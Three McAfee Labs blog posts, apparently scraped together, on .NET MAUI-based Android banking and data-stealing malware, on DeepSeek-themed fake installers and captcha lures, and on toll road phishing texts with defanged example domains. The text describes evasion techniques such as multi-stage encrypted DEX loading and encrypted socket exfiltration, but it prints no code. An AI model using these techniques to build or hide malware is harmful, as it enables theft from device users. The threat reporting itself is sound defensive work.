
The first fake app we found disguises itself as IndusInd Bank, specifically targeting Indian users. When a user launches the app, it prompts them to inputpersonal and financial details, including their name, phone number, email, date of birth, and banking information. Once the user submits this data, it is immediately sent to the attacker’s C2 (Command and Control) server.
Figure 1. Fake IndusInd Bank app’s screen requesting user information

As mentioned earlier, this is not a traditional Android malware. Unlike typical malicious apps, there are no obvious traces of harmful code in the Java or native code. Instead, the malicious code is hidden within blob files located inside the assemblies directory.
Figure 2. Blob contains malicious code

The following code snippet reveals how the app collects and transmits user data to the C2 server. Based on the code, the app structures the required information as parameters before sending it to the C2 server.
Figure 3. C# code responsible for stealing user data and sending it to the C2 server
Example 2: Fake SNS App

In contrast to the first fake app, this second malware is even more difficult for security softwareto analyze. It specifically targets Chinese-speaking users and attempts to steal contacts, SMS messages, and photos from their devices. In China, where access to the Google Play Store is restricted, such apps are often distributed through third-party websites or alternative app stores. This allows attackers to spread their malware more easily, especially in regions with limited access to official app stores.
Figure 4. Distribution site and fake X app targeting Chinese-speaking users

One of the key techniques this malware uses to remain undetected is multi-stage dynamic loading. Instead of directly embedding its malicious payload in an easily accessible format, it encrypts and loads its DEX files in three separate stages, making analysis significantly more difficult.
In the first stage, the app’s main activity, defined in AndroidManifest.xml, decrypts an XOR-encrypted file and loads it dynamically. This initial file acts as a loader for the next stage. In the second stage, the dynamically loaded file decrypts another AES-encrypted file and loads it. This second stage still does not reveal the core malicious behavior but serves as another layer of obfuscation. Finally, in the third stage, the decrypted file contains code related to the .NET MAUI framework, which is then loaded to execute the main payload.
Figure 5. Multi-stage dynamic loading

The main payload is ultimately hidden within the C# code. When the user interacts with the app, such as pressing a button, the malware silently steals their data and sends it to the C2 server.
Figure 6. C# code responsible for stealing images, contacts, and SMS data

Beyond multi-stage dynamic loading, this malware also employs additional tricks to make analysis more difficult. One technique is manipulating the AndroidManifest.xml file by adding an excessive number of unnecessary permissions. These permissions include large amounts of meaningless, randomly generated strings, which can cause errors in certain analysis tools. This tactic helps the malware evade detection by disrupting automated scanners and static analysis.
Figure 7. AndroidManifest.xml file with excessive random permissions
Another key technique is encrypted socket communication. Instead of using standard HTTP requests, which are easier to intercept, the malware relies on TCP socket connections to transmit data. This approach makes it difficult for traditional HTTP proxy tools to capture network traffic. Additionally, the malware encrypts the data before sending it, meaning that even if the packets are intercepted, their contents remain unreadable.

One more important aspect to note is that this malware adopts various themes to attract users. In addition to the fake X app, we also discovered several dating apps that use the same techniques. These apps had different background images but shared the same structure and functionality, indicating that they were likely created by the same developer as the fake X app. The continuous emergence of similar apps suggests that this malware is being widely distributed among Chinese-speaking users.
Figure 8. Various fake apps using the same technique
Recommendations and Conclusion
The rise of .NET MAUI-based malware highlights how cybercriminals are evolving their techniques to avoid detection. Some of the techniques described include:
hiding code blobs within assemblies
multi-stage dynamic loading
encrypted communications
excessive obfuscation
With these evasion techniques, the threats can remain hidden for long periods, making analysis and detection significantly more challenging. Furthermore, the discovery of multiple variants using the same core techniques suggests that this type of malware is becoming increasingly common.
Users should always be cautious when downloading and installing apps from unofficial sources, as these platforms are often exploited by attackers to distribute malware. This is especially concerning in countries like China, where access to official app stores is restricted, making users more vulnerable to such threats.
To keep up with the rapid evolution of cybercriminal tactics, users are strongly advised to install security software on their devices and keep it up to date at all times. Staying vigilant and ensuring that security measures are in place can help protect against emerging threats. By using McAfee Mobile Security, users can enhance their device protection and detect threats related to this type of malware in real-time.
In a digital landscape hungry for the next big thing in Artificial Intelligence, a new contender called DeepSeek recently burst onto the scene and has quickly gained traction for its advanced language models.
Positioned as a low-cost alternative to industry giants like OpenAI and Meta, DeepSeek has drawn attention for its rapid growth, affordability, and potential to reshape the AI landscape.
Unfortunately, a recent investigation by McAfee Labs found that the same hype is now fueling a barrage of malware attacks disguised as DeepSeek software and updates.
Here’s a breakdown of those research findings:
How the Attacks Unfold
It starts with a user searching online to find DeepSeek to use for themselves. Innocent enough. The problem comes from malicious results that promise access to DeepSeek, but actually steal data and infect computers.
McAfee Labs’ blog post pulls back the curtain on three main deception methods:
1. Fake “DeepSeek” Installers
Users find files named DeepSeek-R1.Leaked.Version.exe or DeepSeek-VL2.Developer.Edition.exe that appear legitimate.
Once a computer runs the code in that file, it connects to hostile servers and downloads a cocktail of malware—ranging from stealthy keyloggers and password stealers to coin miners that can quietly siphon your computer’s resources.
A keylogger is a type of malicious softwaredesigned to record every keystroke you make on your keyboard. That includes passwords, credit card numbers, email drafts, and everyday messages. The goal is to capture sensitive information without you realizing it’s happening. Cybercriminals then use or sell that stolen data, potentially leading to account takeovers, identity theft, or financial fraud.
A coin miner (also known as a cryptominer) is software that uses your computer’s processing power (CPU and sometimes GPU) to “mine” cryptocurrency, like Monero or Bitcoin. Mining is typically legitimate when you choose to do it yourself, but criminals sneak coin miners onto victims’ machines so they can profit at your expense. You’ll often see your computer slow down, overheat, or experience performance drops, because a portion of its resources are secretly diverted to generating cryptocurrency for the attacker’s benefit.
2. Unrelated Third-Party Software Installs
Some “DeepSeek installers” turn out to be disguised versions of other applications, like free audio editors or system tools.
Victims think they’re getting the latest DeepSeek AI tool but end up with unwanted—and potentially risky—software.
3. Fake Captcha Pages
Fraudulent websites display official-looking “partnership” or “captcha verification” screens.
Users are tricked into pasting secret commands into the Windows Run dialog, disabling antivirus programs and installing malware like Vidar Infostealer, which can swipe browser data and digital wallet credentials.
How to Stay Safe
McAfee’s experts underscore the importance of careful online habits and shares best practices to keep threats at bay:
Verify Before You Download: Stick to official DeepSeek or AI tool websites. If you’re not sure, do more research or consult well-known developer forums.
Check the URL: Criminals mimic legitimate domains or slightly alter them (like adding extra letters) to fool you. A single typo can be a warning sign.
Never Paste Mystery Commands: If a site tells you to press Windows + R and paste something you can’t see in full, don’t do it.
Keep Security Software Updated: A strong antivirus that’s regularly updated stands guard against the latest threats.
Patch Everything: Whether it’s your operating system, browser, or everyday apps, installing security updates promptly reduces vulnerabilities.
Stay Alert to Performance Issues: Unexplained slowdowns or hot-running devices could signal hidden mining operations or other malicious activity.
Use Tools Like McAfee +: Online protection tools like McAfee+ will alert you to suspicious websites, links, and downloads and help guard your devices against threats.
McAfee Labs’ findings reveal just how adaptable—and opportunistic—cybercriminals can be when fresh digital gold rushes emerge. By following basic security practices and staying skeptical about anything that seems too good to be true, you can explore new AI frontiers without handing over the keys to your device.
When in doubt, stop, do your due diligence, and only download from verified sources. Your curiosity about the latest tech trends shouldn’t come at the cost of your personal data or system security.

Look both ways for a new form of scam that’s on the rise, especially if you live in Dallas, Atlanta, Los Angeles, Chicago, or Orlando — fake toll road scams. They’re the top five cities getting targeted by scammers.

We’ve uncovered plenty of these scams, and our research team at McAfee Labs has revealed a major uptick in them over the past few weeks. Fake toll road scams have nearly quadrupled at the end of February compared to where they were in January.
Figure 1. A chart showing the increasing frequency and volume of toll road scam messages
What is a toll road scam?
The scams play out like this:
Ping. You get a text notification. It says you have an unpaid tab for tolls and that you need to pay right away. And like many scams, it contains a link where you can pay up. Of course, that takes you to a phishing site that asks for your payment info (and sometimes your driver’s license number or even your Social Security number), which can lead to identity fraud and possibly identity theft.

Here’s one example that our Labs team tracked down. Pay close attention to the link. It follows the form of a classic scammer trick by altering the address of a known company so that it looks legit.
Figure 2. A screenshot showing an example of a Toll Roads scam text

The scam messages come in multiple varieties, however, so it’s important to stay vigilant of both your text and email inboxes. McAfee Labs found, for example, that some text messages and emails included PDFs while others included links using popular URL shortener services such as bit.ly, shorturl.at, qrco.de, and short.gy. The use of URL shorteners can also falsely create a sense of security when people recognize the popular format and don’t see typos or suspicious parts of the full URL.
Figure 3. A screenshot of a toll road scam text that urges recipients to open a PDF

Additionally, these scammers put in a lot of effort to create legitimate-looking web pages and notices. Note how the following example does its best to look like branded digital letterhead. And, as usual, it uses urgent language about fines and legal action to help make sure you “Pay Now.”
Figure 4. An example of a PDF included in a scam toll road text message
Why so many toll road scams?
They work. Scammers target their victims by matching them with the toll payment service in their city or state, which makes the scam look extra official. For example, a scammer would use an “E-ZPass” email to target someone in Orlando, our #5 city for toll road scams, which is one of the 19 states that E-ZPass serves. In southern California, victims get hit with phony texts from scammers posing as “The Toll Roads,” which is a payment service in that region.
The apparent legitimacy combined with the emotional sense of urgency creates the perfect snare for scammers.
Now, about those URLs to phishing sites. We mentioned that scammers take the URLs of known toll payment services and add some extra characters to them. In other cases, they’ve latched on to the root term “paytoll” as well. Our research team dug up several examples of fake toll sites, including:
paytollbysuab[dot]top/pay
thetollroads-paytollhmm[dot]world
thetollroads-paytollxtd[dot]world/us
